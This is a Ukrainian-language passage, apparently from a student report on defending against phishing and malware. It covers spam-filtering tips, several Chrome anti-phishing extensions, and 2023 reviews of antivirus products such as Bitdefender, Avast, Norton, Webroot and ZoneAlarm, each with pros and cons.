Фільтри спаму електронної пошти, які можуть бути частиною програми безпеки або доповнення до системи електронної пошти, можуть перехоплювати багато повідомлень спаму, зберігаючи їх у папці спаму користувача, а не в папці "Вхідні". Однак повністю усунути спам неможливо. Деякі нові фільтри можуть читати зображення та знаходити текст у них, але це може ненавмисно відфільтрувати неспам-електронні листи, які містять зображення з текстом.

Тим не менш, користувачі можуть зменшити свою вразливість до спам-листів за допомогою наступного:

- повідомляти, блокувати та видаляти екземпляри спам-повідомлень або будь-яких підозрілих повідомлень, які з'являються в папці "Вхідні";
- додавання стороннього антиспам-фільтра на локальні поштові клієнти;
- налаштування фільтра для блокування повідомлень, які містять певні слова або фрази, які часто з'являються в спам-листах;
- створення білого списку електронної пошти з конкретними адресами електронної пошти, IP-адресами або доменами, яким користувач довіряє та з яких бажає отримувати електронну пошту;
- використання одноразового облікового запису електронної пошти або замаскованої адреси електронної пошти для використання в Інтернеті, наприклад, у форумах; і
- Ніколи не натискайте посилання та не відкривайте вкладення в електронних листах від невідомих відправників.

Законні відправники можуть запобігти помилковому сприйняттю своїх електронних листів як спаму, виконавши такі дії:

- збереження репутації відправника;
- використання інструментів автентифікації, таких як DomainKeys Identified Mail і Sender Policy Framework;
- видалення слів, які можуть бути позначені антиспам-фільтрами та призвести до того, що електронний лист буде позначено як спам;

- створення релевантного, зручного контенту;
- оптимізація доставки електронної пошти з хорошими темами;
- просити користувачів погодитися, щоб переконатися, що вони залучені та рідше позначають електронний лист як спам; і
- використання надійного сервісу масової розсилки.

Висновок до розділу 1

У сучасному світі фішинг-атаки є однією з найпоширеніших загроз в онлайн-середовищі. Ці зловмисні дії спрямовані на отримання конфіденційної інформації, такої як паролі, фінансові дані та особисті відомості, шляхом маніпулювання користувачами. Щоб ефективно протистояти таким атакам, необхідно ретельно проаналізувати методи, які використовуються зловмисниками, а також існуючі технічні засоби захисту.

2. Технічні засоби захисту від фішингу

2.1. Браузерні розширення

SafeToOpen, виявлення шахрайських веб-сайтів(рис 2.1). Цей інструмент відповідає за виявлення нових шахрайських веб-сайтів, до яких ми можемо отримати доступ через шкідливі повідомлення, забезпечуючи захист від них. Це робить це, перевіряючи як візуальні, так і невізуальні елементи в режимі реального часу , перешкоджаючи нам розкривати конфіденційну інформацію, таку як паролі[7].

Ми також повинні знати, що він не відстежує весь наш перегляд, а лише ті сторінки, які можуть бути підозрілими , не збираючи жодних даних про наше використання, щоб завжди зберігати нашу конфіденційність. Після проведення відповідних аналізів URL-адреси, які виявилися підозрілими, шифруються таким чином, щоб відображалася лише частина доменного імені адреси. Ми можемо

завантажити SafeToOpen для Chrome, натиснувши на це посилання на його головну сторінку.



Рис. 2.1 SafeToOpen

Privase, швидко перевірте безпеку Інтернету (рис. 2.2). Це доповнення для Chrome дозволить нам спокійно переглядати Інтернет, допомагаючи нам захистити наші дані в Інтернеті. Просто необхідно буде подивитися, щоб знати ступінь безпеки, з якою має будь-який веб-сайт, який ми відвідуємо. Він також має блокування трекера, не дозволяючи трекерам бачити дані про веб-сайти, до яких ми отримуємо доступ, та ваші інтереси у вигляді реклами. Крім того, він надає прямий доступ до налаштувань конфіденційності веб-сторінок, щоб ми могли обмежити дані, які використовує цей сайт[7].

Privasee - це безкоштовне розширення для Chrome, яке ми можемо завантажити, натиснувши це посилання на його веб-сайт. Це доповнення для Chrome дозволить нам спокійно переглядати Інтернет, допомагаючи нам захистити наші дані в Інтернеті. Просто необхідно буде подивитися, щоб знати ступінь безпеки, з якою має будь-який веб-сайт, який ми відвідуємо. Він також має блокування трекера, не дозволяючи трекерам бачити дані про веб-сайти, до яких ми отримуємо доступ, та ваші інтереси у вигляді реклами. Крім того, він надає прямий доступ до налаштувань конфіденційності веб-сторінок, щоб ми могли обмежити дані, які використовує цей сайт.



Рис. 2.2 Privase

Netcraft, шукає інформацію, пов'язану з веб-сайтами, які ми відвідуємо (рис. 2.3). Це інструмент, який дозволяє нам легко шукати інформацію, пов'язану з веб-сайтами, які ми відвідуємо, надаючи нам захист від фішингу та шкідливого JavaScript , попереджаючи нас, якщо щось не підходить. Його спільнота є ще одним фундаментальним аспектом, оскільки саме його власні користувачі можуть попередити про можливі порушення. Наприклад, якщо ми отримуємо підозріле повідомлення в соціальних мережах, ми повідомляємо про це, і спільнота подбає про його виявлення[7].

Netcraft виконує свою роботу, обробляючи шахрайські URL-адреси, які можуть поставити під загрозу нашу безпеку, інформуючи нас про будь-які небезпечні сайти, до яких ми можемо отримати доступ під час регулярного перегляду. Ми можемо завантажити його безкоштовно з самого магазину Chrome.



Рис. 2.3 Netcraft

Попередження про захист паролем для користувачів Google(рис 2.4). Це розширення особливо підходить для користувачів Google. У разі, якщо ми введемо наш пароль Gmail або Google for Work на сайтах, відмінних від їх офіційних каналів, ми отримаємо оповіщення з можливістю зміни пароля при необхідності. Для цього інструмент відстежує всі сторінки, які ми відвідуємо з нашого браузера. Спосіб визначити, чи це сторінка входу в Google, - перевірити HTML-код кожної сторінки, яку ми відвідуємо. Цей плагін не зберігає наш пароль або натискання клавіш. Натомість він зберігає безпечну мініатюру пароля для порівняння з ескізами наших останніх натискань клавіш, зроблених у Chrome. Зауважте, що інструмент не захищає анонімні вікна, додатки чи розширення Chrome.[7]

Рис. 2.4 Попередження про захист паролем для користувачів Google

BroeserWall, захист від шахрайських сторінок (рис. 2.5). Це розширення для Chrome пропонує нам безкоштовний захист від усіх видів шахрайських сторінок, таких як шкідливе програмне забезпечення, зашифрована інформація та фішинг, які намагаються обдурити нас і отримати конфіденційні дані. Він також несе відповідальність за блокування будь-якої сторінки, яка може спонукати нас до заповнення форм сумнівної законності, а також підписки на послуги Premium SMS[7].

BrowserWall дозволяє нам безпечно входити в систему і проводити транзакції в Інтернеті. Це дає нам можливість знати масштаб загроз, які оточують нас, як через приватну, так і загальну статистику, яка дозволить нам вибрати найкращий захист. Це розширення можна безкоштовно завантажити для Chrome.



Рис. 2.5 BroeserWall

PhishDetector, фахівець з банківського фішингу(рис. 2.6). За допомогою цього потужного плагіна ми можемо виявляти фішингові атаки на веб-сайти, пов'язані з онлайн-банкінгом. Він має систему, засновану на правилах, яка відповідає за аналіз вмісту веб-сайту для виявлення цього типу атак. Таким чином, він має можливість виявляти можливі шахрайства без помилкових тривог, оскільки має високоточні результати[7].

Рекомендується використовувати цей плагін лише тоді, коли ми збираємося працювати з онлайн-банками. Його можна завантажити для Chrome безкоштовно.



Рис. 2.6 PhishDetector

WOT Website Безпека та захист перегляду, безпека при покупці (рис. 2.7). WOT - це розширення, яке допоможе нам захистити наш браузер під час перегляду та здійснення покупок в Інтернеті на надійних сайтах. Він попередить нас, коли ми відвідуємо потенційно небезпечні сайти, шахрайство, шкідливе програмне забезпечення, фішинг, шахрайські магазини, небезпечні посилання тощо[7].

Він має значки в червоному, жовтому і зеленому кольорах в залежності від можливої небезпеки ділянки. Репутація розраховується шляхом поєднання просунутих алгоритмів з мільйонами відгуків від самих користувачів. Крім того, він має як захист в реальному часі, так і ручний.



Рис. 2.7 WOT

2.2. Програмне забезпечення для захисту від шкідливого ПЗ

Комп'ютер, смартфон або стіл, якими ви користуєтеся щодня, є прикладом обладнання. Програми та програми, які виконуються на устаткуванні, називаються програмними. Деякі заходять так далеко, що використовують «мокре програмне забезпечення», щоб назвати мозок, який використовує програмне забезпечення. Але ховається більш тіньова програма, яку ми називаємо шкідливим програмним забезпеченням. Зловмисне програмне забезпечення може приймати різні форми. Програми троянського коня маскуються під корисні інструменти, приховуючи такі дії, як прослуховування ваших банківських транзакцій в Інтернеті. Вимагацьке програмне забезпечення шифрує ваші основні документи та вимагає безслідної виплати, щоб відновити їх. Кейлоггери фіксують ваші паролі для входу разом з усім іншим, що ви робите на своєму комп'ютері. Але ніколи не бійтеся; Існує безліч способів боротьби з лихом шкідливих програм.

Як мінімум, установка простої антивірусної утиліти повинна тримати більшість загроз на відстані. Ви також знайдете пакети безпеки, які підтримують захист різними способами, і програми, специфічні для таких завдань, як захист від програм-вимагачів.

Розглянемо 9 найпопулярніших антивірусів станом на 2023 рік.

Bitdefender Antivirus Plus. Знищення шкідливих програм, які потрапили у вашу систему, і запобігання будь-яким подальшим атакам – це основи захисту від шкідливих програм. Bitdefender Antivirus Plus чудово справляється з цими основами, про що свідчать його незмінно відмінні лабораторні результати. Він також проходить багато наших власних практичних тестів, включаючи виклик, пов'язаний із реальним програмним забезпеченням-вимагачем.

Але на цьому переваги не закінчуються. З Bitdefender ви отримуєте просте керування паролями, захист ваших банківських операцій та попередження, якщо

ви пропустили важливі виправлення безпеки. Він перешкоджає трекерам реклами та іншим системам відстеження на рівні браузера і навіть включає VPN, хоча ви доплачуєте за повну функціональність VPN. Безпека Bitdefender виходить далеко за рамки основ захисту від шкідливих програм, і вона виконує свою роботу з мінімальним клопотом для вас, користувача.

Плюси:

- Відмінні результати незалежних лабораторних тестів і наших тестів захисту від фішингу;
- Багаторівневий захист від програм-вимагачів;
- Ізольований браузер для банківської безпеки;
- Активне «Не відстежувати»;
- Пропонує VPN;
- Багато бонусних функцій, орієнтованих на безпеку.

Мінуси:

- Необмежений доступ до VPN вимагає окремої підписки;
- Надзвичайно повільне перше повне сканування.

Avast One Essential. Налаштування захисту від шкідливих програм для ваших пристроїв не повинно зламати банк. Ви можете встановити Avast One Essential на свої пристрої Windows, macOS, Android та iOS рівно за нуль доларів. Чотири незалежні лабораторії антивірусного тестування стоять за Avast, регулярно присуджуючи йому найвищі бали, і він заробляє відмінні оцінки в наших власних практичних тестах.

Avast не роздає весь магазин безкоштовно, резервуючи деякі функції для комерційного пакету безпеки Avast One. Але ви отримуєте безліч функцій у безкоштовній версії, включаючи систему захисту від програм-вимагачів на основі дозволів, базовий брандмауер та VPN з обмеженою пропускною здатністю. У macOS це виходить за рамки основ, із захистом від програм-вимагачів, очищенням браузера та VPN. Захист VPN також поширюється на Android та iOS; Пристрої Android також отримують захист від шкідливого програмного забезпечення та проблем із конфіденційністю.

Плюси:

- Відмінні результати антивірусних лабораторій на кількох платформах;
- Ідеальна оцінка в нашому фішинговому тесті;
- Безкоштовний захист для Android, iOS, macOS та Windows;
- Щедре обмеження пропускної здатності VPN;
- Численні функції конфіденційності та продуктивності.

Мінуси:

- Захист обмежений на Android та iOS;
- Розширені функції брандмауера відсутні;
- Багато корисних функцій вимагають оновлення.

Bitdefender Total Security. Антивірус Bitdefender забезпечує надійний та комплексний захист від шкідливих програм, але Bitdefender Total Security виводить цей захист на новий рівень. У Windows він додає систему оптимізації продуктивності та компонент, який захищає не від шкідливих програм, а від реальних злодіїв. Він розширює своє покриття, включивши ваші пристрої macOS, Android та iOS. А онлайн-консоль Bitdefender Central надає огляд захисту від шкідливих програм на всіх ваших пристроях.

На Mac ви отримуєте Bitdefender Antivirus для Mac, який сам по собі є вибором редакції. Total Protection на Android запускає гаму функцій безпеки. Звичайно, він має очікувані антивірусні та антикрадіжні функції. Оповіщення про шахрайство позначає підозрілі текстові повідомлення, веб-захист відхиляє зловмисні та шахрайські веб-сторінки, блокування додатків блокує ваші найконфіденційніші програми, а конфіденційність облікового запису перевіряє на наявність витоків даних, зокрема вашої електронної пошти. Як завжди, ви не отримуєте стільки захисту для пристроїв iOS. Справа не в тому, що охоронні компанії не люблять або знецінюють iOS; це те, що Apple обмежує те, що вони можуть робити.

Плюси:

- Відзначений нагородами антивірус;

- Захищає пристрої Windows, macOS, Android та iOS;
- Онлайн-управління та віддалене керування;
- Багато бонусних функцій, включаючи VPN та захист від програм-вимагачів.

Мінуси:

- Повний доступ до VPN вимагає окремої підписки;
- Фільтр батьківського контенту потребує роботи на платформах, відмінних від Windows;
- Підтримка iOS обмежена.

Norton 360 Deluxe. Коли надходить шкідливе програмне забезпечення, ви, природно, припускаєте, що ваше захисне програмне забезпечення вимкне його. Norton 360 Deluxe приймає це припущення і дає йому обіцянку. Якщо якимось чином шкідливе програмне забезпечення пройде антивірус та інші захисні рівні, агенти служби підтримки Norton скористаються пультом дистанційного керування, щоб усунути його, або ваші гроші повернуться. Однак шанси невеликі, що вам потрібно буде викликати цей захист. Всі антивірусні лабораторії, за якими ми стежимо, регулярно присуджують високі оцінки технології Norton, і вона також проходить наші практичні тести.

Ваша підписка включає п'ять повних ліцензій на VPN від Norton, щоб захистити ваші повідомлення під час передавання. Це великий плюс, оскільки багато пакетів вимагають додаткової оплати, щоб зняти обмеження VPN. Norton також включає надійний, інтелектуальний брандмауер, базовий менеджер паролів і локальний фільтр спаму, а також систему моніторингу темної мережі, яка попереджає про розкриття ваших особистих даних. Включена система батьківського контролю є нашим поточним вибором редакції як окремої. А 50 ГБ розміщеного онлайн-сховища для резервних копій є приємним бонусом.

Плюси:

- VPN без обмежень пропускної здатності
- Відмінний захист від небезпечних і шахрайських веб-сайтів
- Оптимізовані мобільні додатки

- Розміщене онлайнове сховище для резервного копіювання
- Потужний, самодостатній брандмауер

Мінуси:

- Батьківський контроль недоступний в macOS
- Онлайн-резервне копіювання суворо для Windows

Norton 360 з функцією LifeLock Select. Norton 360 з функцією LifeLock Select запускає вас з того ж чудового захисту від шкідливих програм і додає моніторинг особистих даних і усунення крадіжки особистих даних, наданий піонером ідентифікації LifeLock (який тепер належить Norton).

Вам потрібно витратити трохи часу на налаштування LifeLock, щоб він знав, яку особисту інформацію захистити. Як тільки ви це зробите, він відстежує темну мережу на наявність слідів ваших даних. Він перевіряє можливі зловживання вашим SSN, несподівані нові рахунки на ваше ім'я та аномальні фінансові операції. Якщо ваш гаманець загублений або вкрадений, Norton допоможе впоратися з наслідками. Ви отримуєте періодичні кредитні звіти, а також допомогу в заморожуванні кредиту, якщо це необхідно. І, як і у випадку з аналогічною пропозицією McAfee, якщо ваші особисті дані будуть вкрадені, Norton витратить до мільйона доларів на усунення крадіжки.

Плюси:

- Пом'якшення наслідків крадіжки особистих даних за допомогою програми LifeLock
- Повний VPN без обмежень пропускної здатності
- Відмінний захист безпеки
- Підтримує Windows, macOS, Android та iOS
- Обіцянка усунення крадіжки особистих даних

Мінуси:

- Захист обмежений на пристроях iOS
- Немає батьківського контролю або резервного копіювання для macOS
- Не може фактично запобігти крадіжці особистих даних

Антивірус Webroot. Webroot SecureAnywhere AntiVirus - це найменший антивірус, який ми бачили. Його програма локальних агентів може бути незначною, оскільки його інтелект знаходиться в хмарі. Він стирає відомі шкідливі програми на місці, але в сучасну епоху поліморфних шкідливих програм більшість зловмисників невідомі. Webroot відстежує невідомі програми, відправляючи деталі в хмару, а також віртуалізує всі дії невідомої програми, тому вони не можуть вносити постійні зміни. Як тільки аналіз хмар закінчується, він виносить вердикт. Якщо це шкідливе програмне забезпечення, Webroot знищує програму та відкочує будь-які системні зміни. Це навіть може повернути назад ефекти вимагацького програмного забезпечення. Це виявлення з відстроченою дією може виглядати як невдача в стандартних тестах, але Webroot регулярно отримує найвищі результати в наших власних практичних тестах.

З Webroot ви також отримуєте віддалений контроль над усіма вашими антивірусними установками. Можна перевірити стан безпеки, надіслати команди для запуску сканування та навіть вимкнути або перезавантажити віддалений комп'ютер. Це досить зручно, якщо ви керуєте безпекою для менш технічно підкованих друзів або родичів.

Плюси:

- Швидке сканування, крихітний розмір
- Огляд системних ресурсів
- Може виправити шкоду від вимагацького ПЗ
- Розширені можливості

Мінуси:

- Більше не пропонує віддалений моніторинг і налаштування
- Недосконалий захист від програм-вимагачів, модифікованих вручну
- Обмежені результати лабораторних аналізів
- Розширені функції вимагають незвичайних знань
- Без знижки на обсяг
- Налаштування брандмауера можуть ввести в оману

Check Point ZoneAlarm Anti-Ransomware. Шкідливе програмне забезпечення буває багатьох різновидів, включаючи віруси, трояни, боти, шпигунські програми тощо. Якщо ваш антивірус пропускає абсолютно нову загрозу зловмисного програмного забезпечення, оновлення через день (або годину!) зазвичай вирішує проблему. Але якщо це була атака програм-вимагачів, позбавлення від шкідливої програми не допоможе — ваші файли все ще недоступні. ZoneAlarm Anti-Ransomware доповнює вашу звичайну програму безпеки, виявляючи та усуваючи атаки програм-вимагачів на основі їх поведінки.

Плюси:

- Успішно виявляє реальні атаки програм-вимагачів
- Відновлення файлів, уражених вимагацьким ПЗ
- Включає деякі антивірусні функції

Мінуси:

- Регулярно дозволяє (а потім скасовує) шифрування файлів
- Не вдалося відновити всі файли під час тестування

